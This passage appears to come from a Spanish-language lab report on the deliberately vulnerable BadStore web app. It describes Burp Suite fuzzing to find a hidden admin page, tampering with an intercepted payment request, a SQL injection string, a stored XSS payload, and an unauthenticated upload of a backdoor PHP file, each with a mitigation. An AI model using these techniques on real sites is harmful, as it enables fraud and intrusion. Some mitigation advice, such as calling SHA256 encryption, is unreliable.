text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://192.168.111.134/cgi-bin/badstore.cgi?action=myaccount
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: SSoid=cGFjYScgT1IgJzEnID0gJzE6ZDQxZDhjZDk4ZjAwYjIwNGU5ODAwOTk4ZWNmODQyN2U60lU%3D%0A
10 If-None-Match: CPE1704TKS
11 Connection: close
12
13
```

6. Pulsaremos botón derecho y lo enviaremos a Intruder y nos digeriremos a su pestana.
7. Pulsaremos sobre Clear, en la parte derecha de la ventana
8. Sustituiremos \$myaccount\$ por \$\$, quedando así:

```
GET /cgi-bin/badstore.cgi?action=$$ HTTP/1.1
```
9. En la pestana Payloads cargaremos la lista de SecLists, la lista se encuentra en el directorio del repositorio en las carpetas /Discovery/Webcontents, y su nombre es common.txt:

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.



10. En la parte superior de BurpSuite pulsamos sobre el boton "Start attack".

11. Se nos abrirá una venta, en la cual observaremos el avance del ataque.
Pondremos especial atención a la longitud de la petición, ya que será quien marque la diferencia entre ellas.

The screenshot shows the '4. Intruder attack of 192.168.111.134 - Temporary attack - Not saved' tab in the Burp Suite Intruder tool. The interface has tabs for 'Attack', 'Save', 'Columns', 'Results' (which is selected), 'Target', 'Positions', 'Payloads', 'Resource Pool', and 'Options'. A filter bar says 'Filter: Showing all items'. The main table has columns: Request, Payload, Status, Error, Timeout, Length, and a blank column. There are 32 rows, each representing a request with a different payload. The row containing the payload 'admin' is highlighted with an orange background. Below the table is a section for 'Request' and 'Response' with tabs for 'Pretty', 'Raw', 'Hex', and 'Ln'. Under 'Request', there is a code block:

```

1 GET /cgi-bin/badstore.cgi?action=admin HTTP/1.1
2 Host: 192.168.111.134
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (I

```

12. Observamos como aparece que la palabra admin ha tenido una respuesta mas larga de lo normal.

13. Para analizar, nos iremos al navegador y construiremos la dirección web,
NOTA: No es necesario tener activado Intercept en Proxy de BurpSuite.
<http://192.168.111.134/cgi-bin/badstore.cgi?action=admin>

14. Descubrimos un menú secreto que nos da opciones de ver los informes de ventas.

Welcome {Unregistered User} - Cart contains 0 items at \$0.00

View Cart

Secret Administration Menu

Where do you want to be taken today?

[View Sales Reports](#) [Do It](#)

BadStore v1.2.3s - Copyright © 2004-2005

15. El sistema detecta que no somos administradores y no permite acceder.

Welcome {Unregistered User} - Cart contains 0 items at \$0.00

View Cart

Secret Administration Portal

Error - {Unregistered User} is not an Admin!

Something weird happened - you tried to access the Adminstrative Portal, but you are not an Administrative User.

You must login as an Admin to access this resource.

Use your browser's Back button and go to Login.

(If you're trying to hack - I know who you are: 192.168.111.135)

- Mitigación Para limitar el fuzzing deberemos usar un algoritmo de cifrado seguros y no bidireccional, en este caso ha sido posible actuar de forma contraria y obtener el texto claro ya que los datos estaban en **Base64**. Para limitar el fuzzing ello intentaremos ocultar o enmascarar todo lo posible los archivos y carpetas y/o direcciones, y proteger los datos usando un algoritmo de cifrado garantizado, como **SHA256**.

▼ Client side validation

- Descripción Validación de la validez del numero de tarjeta proporcionado se realiza de la parte del cliente. En el momento de enviar la petición de compra, esta puede ser capturada desde Burp Suite y modificar el numero de tarjeta proporcionado. Este error desencadenaría en la posibilidad de introducir datos no validos una vez que no se controla la entrada de datos al servidor en la petición.
- Impacto El impacto de esta vulnerabilidad puede ser alta, aunque no tendríamos fuga de datos si estamos permitiendo datos o información no verificada en el servidor.
- Explotación Para replicar la vulnerabilidad seguiremos los siguientes pasos:

1. Accedemos al sub menu "What's New"
2. En el listado de productos seleccionamos los productos deseados y los anadimos al carro en la parte inferior del listado.
3. Posteriormente nos dirigiremos a ver el carro "View Cart", arriba a la derecha.

The following are new items:

ItemNum	Item	Description	Price	Image	Add to Cart
1000	Snake Oil	Useless but expensive	11.50		<input type="checkbox"/>

4. A continuacion en la parte inferior del listado de articulos en el carro pulsamos sobre "Place Order".
5. En la siguiente pagina, introduciremos los datos de nuestra tarjeta.



En este momento es importante que los datos (al menos el primer numero de la tarjeta) corresponda a uno de los proveedores VISA, MasterCard, Discovery o AMEX. Para VISA, tiene que empezar por 4.

Tambien tener en cuenta tener el proxy BurpSuite en modo *Intercept*.

Thanks for ordering from BadStore.net!

Welcome, paca@paca.com

Credit Card Number: Expiration Date:

BadStore.net Accepts the following Payment Methods



Orden de pago.

192.168.111.134 says

Thank you for using Visa!

Respuesta del servidor.

6. En este momento pulsaremos sobre OK, y en la BurpSuite observaremos la petición que envía el navegador.

7. Entre los datos enviados se encuentra el número de la tarjeta, la cual podemos modificar:

Intercept HTTP history WebSockets history Options

Request to http://192.168.111.134:80

Forward Drop Intercept is ... Action Open Brow... Comment

Pretty Raw Hex ↻ \n ⌂

```
1 POST /cgi-bin/badstore.cgi?action=order HTTP/1.1
2 Host: 192.168.111.134
3 Content-Length: 81
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.111.134
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Chrome/96.0.4664.45 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  psigned-exchange;v=b3;q=0.9
10 Referer: http://192.168.111.134/cgi-bin/badstore.cgi?action=submitpayment
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: SS0id=
  cGFjYUBwYWNhLmNvbTo3NDQzN2ZhYmQ3Yzh1OGZkMTC4YWU40WFjYmUONDZmMjpQYWNhIFBhY2hl%0AY28gQ
  CartID=1646724864%3A4%3A5137.%93A1005%3A1008%3A1009%3A1011
14 Connection: close
15
16 email=paca%40paca.com&ccard=123456&expdate=02%2F14&subccard=Place+Order
```

8. Una vez modificada la tarjeta pulsamos sobre el botón Forward.

9. Observamos como ha funcionado.

Your Order Has Been Placed

You have just bought the following:

ItemNum	Item	Description	Price	Image
1005	Perfect Code	The rarest magic of all	5000.00	
1008	ROI Calculator	Accurate Return on Investment	22.95	
1009	Planning Template	Business Planning Tool	24.95	
1011	Money	There's never enough	90.00	

Purchased: 4 items at \$5137.90

Thank you for shopping at BadStore.net!

- Mitigación ➔ Anadir una capa de comprobación de los datos introducidos por el usuario en la parte del servidor.

▼ SQL Injection

- Descripción ➔ Es posible conocer la consulta que realiza el cuadro de búsqueda.
- Impacto ➔ Esta vulnerabilidad, es de tipo informativa, permite conocer la consulta que realiza el buscador en el MySQL de la tienda y trabajar sobre ella y obtener el listado de todos los productos
- Explotación ➔ Basta con pulsar sobre la lupa del buscador para obtener la consulta realizada.

The screenshot shows a web browser displaying the BadStore.NET website. The header features the logo "BADSTORE.NET" in yellow and green. Below it is a navigation bar with links: "Quick Item Search", "Welcome Paca Pacheco Business - Cart contains 0 items at \$0.00", and "View Cart". On the left, there's a sidebar with links: "Home", "What's New", "Sign Our Guestbook", "View Previous Orders", and "About Us". The main content area displays the message "No items matched your search criteria:" followed by the SQL query: "SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE " IN (itemnum,sdesc,ldesc)". At the bottom right of the content area, it says "BadStore v1.2.3s - Copyright © 2004-2005".

Si introducimos la siguiente consulta obtendremos un listado de todos los productos, los mostrados públicamente y los que no:

```
1' = '1' OR 'a'='a
```

- Mitigación Esta consulta debería estar oculta y en su lugar mostrar un mensaje sin mas.

▼ Cross-Scripting XSS

- Descripción La aplicación web tiene un problema de XSS almacenado en el **Libro de visitas**.
- Impacto Es posible introducir valores y que estos sean guardados en el servidor y que cada vez que un usuario visita una pagina se replique el ataque realizado.
- Explotación En el libro de visitas podemos inventarnos el nombre y el mail, en el ultimo caso, la aplicación no controla el formato del mail.


- Para acceder al libro de visitas pulsaremos sobre "Sign out Guestbook".
- En el mensaje o comentario introducimos lo siguiente y pulsaremos sobre "Add Entry":
`<script>alert("Vulnerable")</script>`

Sign our Guestbook!

Please complete this form to sign our Guestbook. The email field is not required, but helps us contact you to respond to your feedback. Thanks!

Your Name:	<input type="text"/>
Email:	<input type="text"/>
Comments:	<input script>"="" type="text" value="<script>alert(\" vulnerable\")<=""/>

- Obtenemos el siguiente mensaje como que es vulnerable.



- Mitigación ➔ Evaluar el contenido introducido por el usuario, encapsulándolo o descartándolo.

▼ File Upload

- Descripción ➔ Existe un fallo en la aplicación web que permite subir archivos sin estar registrado.
- Impacto ➔ El impacto puede ser grave, al permitir subir un archivo a cualquier persona
- Explotación ➔ El fallo se encuentra cuando accedemos al menu "**"Supplier Login"**" y pulsamos sobre "**"Login"**" sin introducir ningún dato en los campos de registros. Obtendremos acceso a un menu de subida de archivos desde nuestro sistema de archivos:

Welcome Supplier

Upload Price Lists

Filename on local system:

simple-backdoor.php

Filename on BadStore.net:

Observamos como no se hace una comprobación alguna sobre tipos de ficheros subidos, pudiéndose cualquier archivo que posteriormente pueda ser utilizado para un ataque.

Upload a file

Thanks for uploading your new pricing file!

Your file has been uploaded: simple-backdoor.php

- Mitigación ➔ Evaluar el tipo de archivos permitidos a ser subidos, ademas comprobando el login del usuario correctamente y aplicando las medidas oportunas.